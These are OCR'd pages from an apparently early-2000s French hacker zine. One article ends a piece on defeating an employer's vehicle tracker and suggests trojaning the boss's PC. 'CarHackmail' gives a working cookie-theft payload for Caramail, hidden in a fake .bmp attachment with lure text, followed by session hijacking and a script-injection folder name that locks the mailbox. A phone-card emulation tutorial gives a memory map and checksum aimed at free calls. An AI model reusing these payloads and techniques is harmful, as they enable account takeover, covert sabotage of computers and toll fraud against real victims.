
3- Failles possibles ou comment est-il possible de contourner cet espionnage...

- **La première chose à laquelle on pense :** enlever le mouchard ! Et bien, je vous souhaite bonne chance, parce qu'il est bien installé sous le tableau de bord. Il faudrait alors le démonter, trouver le mouchard, le désactiver (et oui, parce que si vous le posez sur le siège à coté de vous, vous êtes tracés quand même !) et remonter le tableau de bord, tout ça, sans que le Patron ne le

Suite Page 20






C'EST BEAU
LE NÉANT

voie sur la bagnole... Et même, réfléchissez un moment, si vous arrivez (par miracle) à désactiver le mouchard, quand votre (ignoble) Patron voudra télécharger les données de la carte SIM, il va se heurter à un problème, et forcement, il va se renseigner, remonter à votre voiture, et je vous laisse imaginer la suite...

- **Bon, deuxième idée :** intercepter le transfert de données. Quasiment impossible au niveau GSM, il faudrait un scanner d'ondes GSM, introuvable, et sur le flux de données qui circulent : trouver la bonne information...c'est comme essayer de casser un mur avec la tête ! Bon, au niveau des Ondes radio maintenant (le téléchargement de la fin), c'est pas bien plus accessible : il faut connaître la fréquence, mais ça on peut se renseigner, l'autre problème est de connaître l'algorithme, en effet, prenons un exemple simple :

- Supposons que le code : F = 2600hz et D = 3 (durée) correspond à la lettre A, le modem coté Patron va interpréter ce code comme la lettre A, alors il va renvoyer à l'ordinateur le nombre de bytes correspondant à la lettre A, comment savoir si c'est F = 2600hz et D = 3 ou F = 600hz et D = 0.5 ou autre chose qui va correspondre à la lettre A ? Il faut se renseigner auprès des fabriquants et ça m'étonnerait qu'ils lâchent beaucoup d'infos...

- **Autre solution :** si on a de la chance, l'ordinateur de l'opérateur est connecté à l'Internet, on suppose que le patron est un blaireau qui cherche des filles sur caramail, alors il suffit de lui balancer un trojan bien placé, et de prendre le contrôle de la machine. Ensuite vous pouvez effacer l'historique (celui qu'il télécharge quand vous revenez au garage), le modifier, ou encore désinstaller le périphérique (boîtier n°2)...
- Si vous avez un lecteur de cartes à puces et que vous avez réussi à démonter le mouchard, vous effacez les données de la carte SIM...mais ça empêchera pas le patron de faire une demande précise de votre position à n'importe quel moment...
- Toujours si vous arrivez à démonter le mouchard, vous pouvez détruire discrètement la carte SIM en faisant une rayure dessus par exemple...Et là, avec un peu de chance, le patron, après s'être renseigné, va conclure à une déformation au niveau de la fabrication et donc à un service peu fiable, il va alors exclure ce système de son entreprise !


- De tout ça, il y a plus simple : arrêtez de frauder !


- Je vais exposer ici une faille du système : le transfert des informations par SMS dépend de la qualité du réseau GSM dans la zone. Effectivement, si vous captez mal, ça passe pas ! Mais en général, c'est pas exploitable, pour plusieurs raison : si vous travaillez en ville, le réseau passe partout, si vous travaillez à la campagne, le patron aura certainement pensé au problème et n'aura pas installé ce système...et oui, pas con quand même ! Et dans tout les cas, le transfert au retour par ondes radio va marcher, donc...

J'arrive à la fin de mon article, je vais essayer de me renseigner un peu plus à ce sujet, et je vous en reparlerais... Tout ça pour la protection de la vie privée, et l'anti-vulgarisation des systèmes d'espionnage...Nos Patron nous ont déjà fait le coup de l'espionnage des e-mails, faut pas abuser non plus !!!

Voilà, si vous avez des questions, remarques ou autres... voici mon mail : akira.punker@caramail.com

@+ Akira.
REMEMBER HACK FOREVER !
http://www.greenhackers.fr.st





CarHackmail

DISCLAIMER

Vous avez pas le droit de faire ça ! Alors ne le faites pas. C'est interdit. C'est juste pour vous expliquer comment de petits filous peuvent aller lire vos mails !

Alors aujourd'hui on va parler de Caramail. ;)
Je sais, beaucoup d'entre vous n'aiment pas caramail, car ils trouvent que c'est un réel regroupement de lames. Mais bon ! C'est instructif aussi pour d'autres services de courriers électronique par le web... Voyons donc comment les carahackers font pour aller lire les mails des autres, parler à leur place ou encore changer leur profils. Pour comprendre ces failles, on aura besoin de quelques vagues notions de javascripts et et de html, c'est tout.
Commençons par expliquer cette éternelle faille : En fait, au niveau des services de mail via internet, style Caramail par exemple, lorsque vous envoyez un mail, vous allez sur la page d'envoi (écrire un mail), vous tapez votre mail, le nom du destinataire, et c'est parti mon kiki, votre mail est envoyé !

Et bien c'est là, qu'est tout le problème. C'est ce que les carahackers utilisent : l'envoi de mail par caramail est un bête formulaire contenant des champs à remplir et un bouton envoyer.
Et bien là nous n'allons pas passer par la saisie de ce formulaire ! En gros ce que le carahacker souhaite c'est forcer sa victime à envoyer un message dans sa propre boite contenant l'identifiant de connexion de sa cible. Pour cela, c'est facile, il suffit de lui faire exécuter du code html contenant l'adresse du formulaire d'envoi des mails, avec les paramètres qu'il souhaite.

Présentons ce formulaire :

Il est situé a l'adresse : www.caramail.com/cgi-bin/SelectAction
On peut lui passer comme paramètres :

DEALIAS : Ça je sais pas ce que c'est !
MAILTO : qui va contenir l'adresse du destinataire.
SUBJECT : qui va contenir le sujet de notre message.
BODY : qui va contenir le corps de notre document.
TARGETACTION : qui va contenir d'éventuelles options

Bref, si de notre boite caramail on se rend à l'adresse :


http://www.caramail.com/cgi-bin/selectAction?DEALIAS=0&MAILTO=adresse@domaine.com&SUBJECT=Le sujet&BODY=Le corp&TARGETACTION=NONE

alors nous allons envoyer un mail à adresse@domaine.com
dont le sujet sera : Le sujet
et le corps: Le corps

Bon vous avez compris ça ? Très bien alors on continue.
Le carahacker va maintenant forcer sa victime à lui envoyer un mail avec son identifiant. De cette manière il pourra se connecter à sa place ! Lorsque l'on est connecté à caramail et que l'on change de page, le serveur vérifie le cookie présent sur notre disque dur. C'est ce cookie qui fait le lien entre celui qui est connecté et les documents le concernant.
Il faut toutefois savoir que ces cookies sont temporaires, et par conséquent, lorsque l'utilisateur se déconnecte (proprement, c'est à dire qu'il clique sur le lien déconnexion et pas sur la petite croix en haut à droite !) le cookie n'est plus valide !
Pour se connecter sur la boite caramail de quelqu'un, le carahacker aura donc besoin de ce cookie (il se nomme IDENTIFIANT sur caramail).

Le mail qu'il va envoyer à sa victime à l'insu de son plein gré sera de la forme :

MAILTO : hacker@caramail.com (C'est l'adresse de la boite du pirate où il va récupérer les données de sa victime.)
SUBJECT : N'importe quoi, c'est le sujet du mail qu'il s'envoie indirectement !
BODY : Identifiant de la victime.



Bien voyons un peu de javascript maintenant !

Pour récupérer le cookie d'une page, il suffit d'utiliser la commande javascript: window.document.cookie
Donc, c'est le cookie de la victime que le carahacker veut récupérer. Le mail qu'il va forcer la victime à envoyer (à l'insu de son plein gré toujours !) devra donc contenir ce code.
Il va en fait, de part son code javascript, forcer sa victime à aller à l'adresse :

```
"http://www.caramail.com/cgi-bin/selectAction?DEALIAS=0&MAILTO=adresse@domaine.com&SUBJECT=Le sujet&BODY="+window.document.cookie+"TARGETACTION=NONE"
```

Le javascript qui permet de changer de page est le suivant :

```
window.location='http://www.caramail.com/cgi-bin/SelectAction?DEALIAS=0&MAILTO=hacker@caramail.com&SUBJECT=Le cookie&BOD
Y=' + window.document.cookie + '&TARGETACTION=NONE
```

Comme nous l'avons vu, lorsque ce code sera interprété, le navigateur de la victime se rendra à la page d'envoi des mails avec comme corps, le cookie de sa victime, et cela aura pour effet d'envoyer un mail au pirate contenant le cookie de sa victime.

Maintenant le carahacker doit forcer sa victime à exécuter ce code !
Ça a toujours été le grand problème des hackers de webmails: l'interprétation des scripts. Au début un simple mail javascript dans un mail envoyé en html suffisait sur caramail !
Mais maintenant, les principales failles ayant été bouchées, il faut trouver un moyen de passer outre les filtres. Pour ce faire, une technique consiste à placer le script dans un fichier attaché. Fichier qui sera renommé en .bmp et à envoyer en attaché à sa victime. De ce fait, si l'utilisateur clique sur le fichier, le code sera interprété et le pirate recevra bien le mail avec le cookie, bien que ce soit apparemment une image.
Le pirate va sûrement faire croire à sa victime qu'il s'agit d'un mail avec une image marrante ou un truc dans le genre. Le pirate fera preuve de SE (Social Engineering) pour l'amener à cliquer sur ce maudit fichier attaché !
Pour ca, seule son imagination le limite. Bref, il va faire en sorte que la cible clic sur le fichier attaché .bmp.

Cela va donc se réaliser en plusieurs étapes :

1. Elaboration du code :

```
<html>
<body onload="window.location='http://www.caramail.com/cgi-bin/SelectAction?DEALIAS=0&MAILTO=hacker@caramail.com&SUBJECT=Le cookie&BODY=' + window.document.cookie + '&TARGETACTION=NONE';">
</body>
</html>
```

Placé dans un fichier txt renomé en .bmp (le onload permet d'exécuter le script des l'ouverture de la page onload= Au chargement).
Ex : marrant.bmp

ATTENTION
Rien n'empêche le pirate mal intentionné de placer en plus une image dans son code, via <img src='...'> par exemple et de faire exécuter le code au déchargement de la page (onunload)

2. Attachement du fichier au mail.

3. Argumenter le mail pour faire en sorte que sa victime clic sur le lien :

Ex : Sujet : Photo excellente !!!
Corps : Voici une photo excellente avec une super femme à oilp !

C'est tout con mais ça marche avec 99% des gens, malheureusement. L'exemple est nul, mais il peut faire en sorte que vous cliquiez dessus !

4. Envoi du mail à sa cible et attendre qu'elle l'ouvre.

Lorsque sa victime ouvrira le fichier .bmp, le pirate recevra donc le mail avec le cookie de sa pauvre victime. Il ne lui reste plus

qu'à l'exploiter. Pour se faire, le carahacker va utiliser un outils comme hkit (disponible un peu partout sur le net). Il permet d'ouvrir une page donnée à l'aide d'un cookie donné.
Il lance donc hkit, il crée le cookie à l'aide du bouton cook me !, en lui donnant pour nom, IDENTIFIANT et pour valeur, celle du cookie qu'il a reçu.

Maintenant il n'a plus qu'a choisir une adresse et à l'ouvrir avec le cookie de sa victime.

Il va se rendre à des pages comme :

Exemple :

http://www.caramail.com/cgi-bin/NbParFolder -> Pour avoir la page principale avec les répertoires !
http://www.caramail.com/cgi-bin/contenu?FOLDER=1 -> Pour les mails du repertoires principal !
http://www.caramail.com/scripts/editProfil -> Pour éditer le profil

Voila, vous savez tout.

Maintenant, qu'il est rentré sur la boite de sa victime, il est libre de faire ce qu'il veut, il peut par exemple exploiter la faille des noms de dossier :
On peut en effet créer des dossiers dont le nom sera du javascript, il n'y a pas de filtres, le code sera donc interprété !!
Par exemple rien ne l'empêche de créer un dossier (page: http://www.caramail.com/cgi-bin/FormulaireAddDelFolder) comportant le script suivant :

```
<script>while(1){alert('hAcKeD');}</script>
```

Et là, votre boite est foutue ! En effet, le nom des répertoires est la première chose qui s'affiche lors du lancement de caramail. Et par conséquent, plus rien ne fonctionnera. Il est possible de créer d'autres scripts ayant des effets divers, toutefois, n'essayez pas ça et surtout sur votre propre boite ! J'ai pourri la mienne comme ça en essayant, lol.

Résultat, lors de l'affichage des noms de dossiers dans la barre de droite de l'écran principal, vous ne pourrez plus rien faire. Elle verra afficher le message hAcKeD une infinité de fois, sans jamais vous laisser la possibilité de réagir.

Comment se défendre ?

Et bien, c'est facile, n'ouvrez que les mails dont vous connaissez l'origine ou alors télécharger vos mails et lisez-les au bloc note ;)

Et surtout il est important de quitter caramail via le lien déconnexion (ce que ne font pas plus de 99% des gens !), qui aura pour effet d'annuler le cookie. Le carahacker ne pourra alors plus l'utiliser. Si vous avez été victime de la faille des noms de dossiers, essayer de supprimer le dossier rajouter (si cela est possible). Désactiver le javascript dans votre navigateur peut aider.

Ces failles ne sont pas à prendre à la légère et plus d'un s'est déjà fait prendre, alors méfiez vous !

Redils

EMULER UNE TG1 (clônage de télécarte)

EPISODE I DE LA SAGA TELECARTE

Sur un forum dont je tairais le nom., un type avait un jour posé cette question "peut-on dupliquer une télécarte, et ainsi en faire une infinité, un clone ?". Je ne savais pas répondre, j'admet :) Mais la question avait le mérite d'être brillante, et l'idée aussi :)) Après étude des possibilités matérielles que j'avais sous la main, je me mis plutôt a pousser mes recherches sur l'émulation d'une télécarte, à partir d'une véritable télécarte (arf... Eh oui, il faut en avoir une au départ au moins... Mais pas obligatoirement je vous rassure :) Cette émulation permet de téléphoner gratuitement, bien sûr , mais cela est formellement interdit par la loi, vous le savez bien ;) et donc vous ne ferez ce que j'applique que dans la sainte optique d'étudier de plus près le dialogue carte/cabine, c'est évident. Je ne suis, ainsi que le journal, responsable en rien de ce que vous en ferez... C'est de l'information quoi... Rien de grave

Bon, il y a un paquet de choses a apprendre pour bien comprendre, et je vais tenter d'être le plus didactique possible. Avant de commencer a émuler une télécarte française, tout d'abord, et ce de manière très logique : qu'est ce qu'une télécarte :)

1. LA TG1

1.1 - Introduction

Au milieu des années 80 est apparu un nouveau type de carte, remplacent avantageusement la carte a bande magnétique. Cette carte se voulait plus sécurisée (enfin lol) que la carte magnétique; elle connut un grand succès, et encore de nos jours ;) Sa déclinaison la plus simple est la télécarte utilisée pour les paiements de téléphone, et ça tombe bien, c'est celle qui nous intéresse aujourd'hui :) Dans la télécarte, tout est lisible entièrement et on peut écrire partout sauf sur une partie fabricant, non écrivable) mais ce ne sont pas les seules applications de cette carte, il y a aussi des modèles plus complexes, comme la memory card, avec certaines parties protégées par clé, pouvant contenir des informations privées... je vous laisse imaginer de quoi je parle :) Il existe aussi les cartes micro-processeur (le protocole ISO 7816 pour ceux que ça intéresse :) qui sont les plus sécurisée car elles ont leur propres OS interne qui empêchent toutes E/S (entrée / sortie) si le code PIN (Personal Identification Number) n'est pas donné. C'est le modèle bancaire, ou encore des téléphones portables, ou de canal satellite...

Enfin... La télécarte est la moins sécure.. enfin tout est relatif. Ne pensez pas que vous allez phoner gratuitement comme ça :D D'ailleurs c'est formellement interdit alors ça ne vous a même pas traversé l'esprit j'espère ;) Mais on va quand même tout faire pour étudier cette carte :)

Donc, qu'est ce qu'une télécarte techniquement ? En France c'est un Eeprom de 256 bits (une mémoire) avec des E/S et quelques points de contrôles.

Là je vois les malins habitués aux manip pour Canal + : Pourquoi ne donne t-on pas un bon coup d'UV là dedans pour remettre tout à 0 ? Bah c'est pas compliqué :) Les ingénieurs sont malins ils y ont pensé. La carte est moulée dans un plastique anti UV (je simplifie la :) pour protéger le chip, et même , si l'envie vous prenait d'effacer le chip, ce ne serait même pas possible, vu qu'il faudrait aussi effacer la partie constructeur, qui n'est pas écrivable, à cause d'un petit fusible cassé en usine... raté. Nous ne ferons donc pas cela :)

Il faut aussi savoir que les cabines contiennent un ordinateur spécialisé dans la balance :) je m'explique : les cabines ont accès de leur lecteur de carte a un réseau appelé URP (Unité de Raccordement de Publiphone) qui garde une liste de carte volée ou autre, qui lis votre carte, effectue différents tests pour savoir si tout a l'air bon (checksum, certificats...) et ensuite vous autorise a téléphoner :) violent le truc ! Là je vous effraye volontairement pour vous montrer l'ampleur du travail a accomplir :) Maintenant c'est fini de déconner.

N'OUBLIEZ PAS : Si vous essayez d'utiliser une fausse carte vraiment bâclée , l'URP peut appeler l'opérateur qui lui même appellera la police :/ ce serait con de se retrouver en cabane après avoir joué au mar-

lon... DONC PAS DE BLAGUES A PROPOS DE CLONING RATE OU DE RECHARGEMENT DE PUCE AU CRAYON A PAPIER (comme on a pu le lire dans ce journal de façon honteuse...)


Nous, nous ne fraudons pas :) On étudie les cartes un point c'est tout. C'est un sujet d'expérience passionnant. Analyser ce qu'elles contiennent, comment les données sont "mappée" (placée en gros) ou encore voir le nombre d'unités qui vous reste (le truc nul :) Et après que vous saurez tout sur elle, vous pourrez tout faire. Si une carte peut être utilisée pour ouvrir une porte, elle peut aussi sécuriser un programme, un PC... Enfin on en est bien loin. un peu de technique now :)

Nos petites télécartes françaises on été créées en 1984, et à cette époque, nous, toujours très chauvins, les avons faites selon la norme NMOS. Mais c'est fini ça, désormais les cartes sont en technologie CMOS :) Bon, on en est aux TG2 now ou les données sont des EEPROM plus secure, carrément cryptés, que pour l'instant à ma connaissance perso n'a décrypté. mais on y taffe :) Mais comme les TG1 sont encore acceptées dans les cabines nous ne nous préoccuperont pas des TG2 dans cette article :) Bon là c'est parti on se traîne en longueur. Go.


1.2 - Schéma du chip :

1.3 - Place de la puce :

Norme AFNOR : (pouce en haut a gauche de la carte)



Norme ISO : (la norme classique : au milieu a gauche)



C'est bien mystérieux tout ca ... A quoi peuvent donc correspondre les pistes suivantes ? Et bien voilà les correspondances, présentées sous la forme :
numéro ISO / Norme ISO 7816 / Usage

1. Vcc	**Tension d'alimentation de la carte**
2. R/W	**Read/Write**
3. CLK	**Clock, horloge quoi :)**
4. RST	**Reset : mise a 0 par le lecteur de la cabine pour stopper toute transaction**
5. GND	**Masse**
6. Vpp	**Tension de programmation**
7. I/O	**Entrée/sortie (Input/Output quoi :)**
8. FUS	**Le fameux fusible empêchant l'écriture des 96 premiers bits**

1.4 - Principales caractéristiques : résumé

La TG1 est une carte a puce dotée d'une mémoire de 256 bits comme citée précédemment, composées d'une entête avec date, nombre d'unités, numéro de série, etc... dans 96 bits, le restant de la carte étant compose de 0, se transformant en 1 lors du débitage de la carte. il est seulement possible de passer du 0 au 1 et pas l'inverse, a cause de l'existence d'un fusible grillé en usine empêchant la réécriture :(C'est une carte synchrone c'est-à-dire que pour lire le bit X tous les bits auparavant devront être lus un par un. On ne peut donc pas sauter un bit. Ainsi si on veut lire le bit 4, on lira le bit 0 puis 1 puis 2 puis 3 puis 4. pas de saut à 4 immédiatement. Donc c'est une mémoire totale de 256*1 bits, donc 96 bloqués par un fusible. Il suffit de 85mW pour la lecture, 21V pour la programmation, le temps d'accès moyen est de 500ns, et elle supporte des températures de -10 a +70 et garde ses données 10 ans mais là on s'en tape ;)

1.5 - Map de la télécarte :

Byte (Bit) Hexa

```
      +-----+
0 (0..7)      |     | --> Checksum des bits 1, 2, 3 (*)
      +-----+
1 (8..15)     | $0s | --> Numéro de série (1er bit)
      |     |
      +-----+
2 (16..23)    |     | --> Numéro de série (2eme bit)
      +-----+
3 (24..31)    |     | --> Numéro de série (3eme bit)
      +-----+
4 (32..39)    |     | --> checksum des bits 5, 6, 7 (*)
      +-----+
5 (40..47)    |     | --> Numéro de série (4eme bit)
      +-----+
6 (48..55)    |     | --> Numéro de série (5eme bit)
      +-----+
7 (56..63)    |     |
      |     |
      +-----+
8 (64..71)    |     | --> checksum des bits 9, 10, 11 (*)
      +-----+
9 (72..79)    |     |
      |     |
      +-----+
10 (80..87)   | $10 | --> France :)
      |     |
      +-----+
11 (88..95)   | $13 | --> 120 unités
      | $07 |     --> 60 unités
      | $06 |     --> 50 unités
      | $05 |     --> 40 unités
      | $04 |     --> 25 unités
      | $02 |     --> 5 unités
      +-----+
12 (96..103)  |     | --> La partie des unités : à chaque unité
                          grillée un bit est mis a 1
  .   |     |     les 10 premiers bits sont grillés en
  .   |     |     usine pour des tests
  .   |     |
  .   |     |
  .   |     |
  .   |     |
30 (240..247) |     |
      +-----+
31 (248..255) | $FF | --> il y a $FF de mis lorsque la carte
                          est vide.
      +-----+
```

(*) : le checksum est le résultat du calcul suivant :

$$\$E3 - 4 * \sum_{i=min}^{max} b(i)$$

| min=32*(j-1)+8
ou | max=32*j-1
| et j est le checksum (1, 2 ou 3)

Maintenant que l'on sait ce qu'est PRECISEMENT une télécarte comment se passe la lecture de la carte par la cabine pour que l'on puisse savoir ce qu'il faut faire pour émuler ?

1.6 - Lecture d'une télécarte pas a pas :)

Fort heureusement, la carte et le port parallèle de notre cher PC utilisent la même norme TLL, ce qui signifient qu'à 0 il n'y a pas de courant, et qu'a 1 il y a un courant de 5V. Ca c'est pas mal, ça évite les complications entre le port parallèle et la carte... On pourra donc faire un petit lecteur sympa pas compliqué :)
L'horloge CLK bouge le pointeur dans la mémoire de la carte. Une petite opération due au fait que la carte est asynchrone : lorsque sa valeur passe de 1 a 0, le pointeur est incrémenté d'un bit; retourne ensuite par I/O. Pour la lecture d'un bit, on transmet un signal sur CLK (passage de 1 a 0) et on lit sa valeur sur I/O. Pas plus compliqué :)

Pour la lecture, l'ordre des opérations est le suivant :

